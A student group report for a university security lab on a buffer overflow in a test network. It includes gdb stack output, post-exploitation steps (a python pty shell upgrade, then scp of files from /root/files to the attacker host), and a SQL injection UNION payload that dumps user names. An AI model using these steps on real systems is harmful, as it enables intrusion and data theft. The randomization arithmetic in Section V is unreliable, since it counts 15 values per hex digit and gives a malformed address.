CS 4371.001
Group 27 - Security Project 2

Leonardo Bujanda Carmona

Alexander Martin

Taslima Keya

Project Due Date: 11/2/2021

Section I

Summarize what you have done in the project and clearly state the responsibility of each group member, e.g. who did which task, who wrote which part of the report, how your group was coordinated, etc.

Responsibilities:

- Leonardo Bujanda
  - Task: III
  - Report:I, IV, V

- Alexander Martin
  - Task: I, II
  - Report: Section: II, III

- Taslima Keya
  - Task:
  - Report:


Group Coordination:

Our group communicated primarily using Discord. We discussed and partitioned the labor throughout all of us, and communicated any thoughts and concerns that we might have had. Any issues, troubles, or questions were discussed in our Sunday afternoon meetings.


Section II

a) Show whether or not you can read the files in /root/files of A.1 with local login and SSH login.

Local login




SSH login




b) Find and report exactly how many bytes are needed to crash the echo program.


7 bytes



c) Show which user ID is running the echo program in A.1.



d) Show which user ID is running the SSH service in A.1.



Section III

a) Show a screenshot of gdb running to a breakpoint in foo() of tcph in A.2.


```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) Y
Starting program: /home/user27/tcph


Breakpoint 2, foo (in=0×7fffffffe580 "\n") at tcph.c:23
23          strcpy(buf, in);
```


b) Show a screenshot of gdb showing the stack of foo() of tcph in A.2.

```
Breakpoint 2, foo (in=0×7fffffffe580 "\n") at tcph.c:23
23          strcpy(buf, in);
(gdb) info frame
Stack level 0, frame at 0×7fffffffe580:
 rip = 0×4011e5 in foo (tcph.c:23); saved rip = 0×401195
 called by frame at 0×7fffffffe7a0
 source language c.
 Arglist at 0×7fffffffe570, args: in=0×7fffffffe580 "\n"
 Locals at 0×7fffffffe570, Previous frame's sp is 0×7fffffffe580
 Saved registers:
  rbp at 0×7fffffffe570, rip at 0×7fffffffe578
```

c) Report the values of $rsp, $rbp, the address of buf, and the address of the return address of foo() in A.2.




d) Report the values of $rsp, $rbp, the address of buf, and the address of the return address of foo() in A.1.




Section IV

a) Show a screenshot that the echo program is exploited.



b) Show the exploiting packet captured in A.2.




c) Report how you retrieve the files from A.1 to A.2. Give steps in details.

Now that I have shell access inside of A.1 from A.2, i did

- First, I knew that I was in a bad shell. I needed to get a good shell, so I ran the command python -c "import pty;pty.spawn('/bin/bash')"
- I did cd /root/files
- Then ls -lah , since they were hidden
- Then /bin/sh, and it showed file1 and file2.
- File1 was 6kb File2 was 8kb
- Because I now had a good shell, I was able to scp them to A.2.
- In order to actually send the files, I did
  scp file1 user27@172.16.0.102:/home/user27/Desktop and
  scp file2 user27@172.16.0.102:/home/user27/Desktop
- It asked for confirmation that I wanted to make the connection to 172.16.0.102, and I was able to answer it because I had a secure shell. It also asked for a password for user27 in Kali, and I was *also* able to answer that input thanks to the secure shell.
-

d) Show the content of the smallest file in the retrieved files.

File1 was the smallest of the two, being 6 bytes.



e) Show the injected SQL statement.

1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users

f) Show the screenshot of the web page that show all user IDs, first names, and last names

```
ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Gordon
Surname: Brown

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Hack
Surname: Me

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Pablo
Surname: Picasso

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Bob
Surname: Smith

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: admin
admin
Surname: 1

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Brown
Gordon
Surname: 2

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Me
Hack
Surname: 3

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Picasso
Pablo
Surname: 4

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Smith
Bob
Surname: 5
```

Section V

One defense mechanism is to randomize the address space of stack memory (so called randomization). The shell scripts, enablerandom.sh and disablerandom.sh, are provided to show how to enable or disable the defense mechanism.

a) Discuss the reason that randomization can defeat the attack.

Our attack is very specific in that it needs static memory spaces in which things are *expected* to be in that location. If, for example, the address of buf and the return address of foo() were randomized, it would be significantly more difficult to inject the code properly. It would require more than one attempt, and depending on the number of bits randomized, a large number of attempts.

b) Assume only the low 16 bits of the stack address is randomized. What is the probability that an exploiting packet can compromise the server? Assume an attacker can send 10 exploiting packets every second. How long will it take for the attacker to compromise the server?

For the sake of simplicity, let's say there is only one address that we could have used, and it is the one we chose: 0x00007fffffffe42.

If we randomize the lower 16 bits of this return address, it would look like 0x00007ffffffXXXX, where X can be any character from 0-9, A-F. X can be 15 different values. Calculating the number of addresses that it can be randomized into is simply 15^4, is 50,625. At 10 packets every single second, assuming that it is the last packet they attempt, it will take 5,062.5 seconds to compromise the server. Or 84.375 minutes, or 1.4 hours.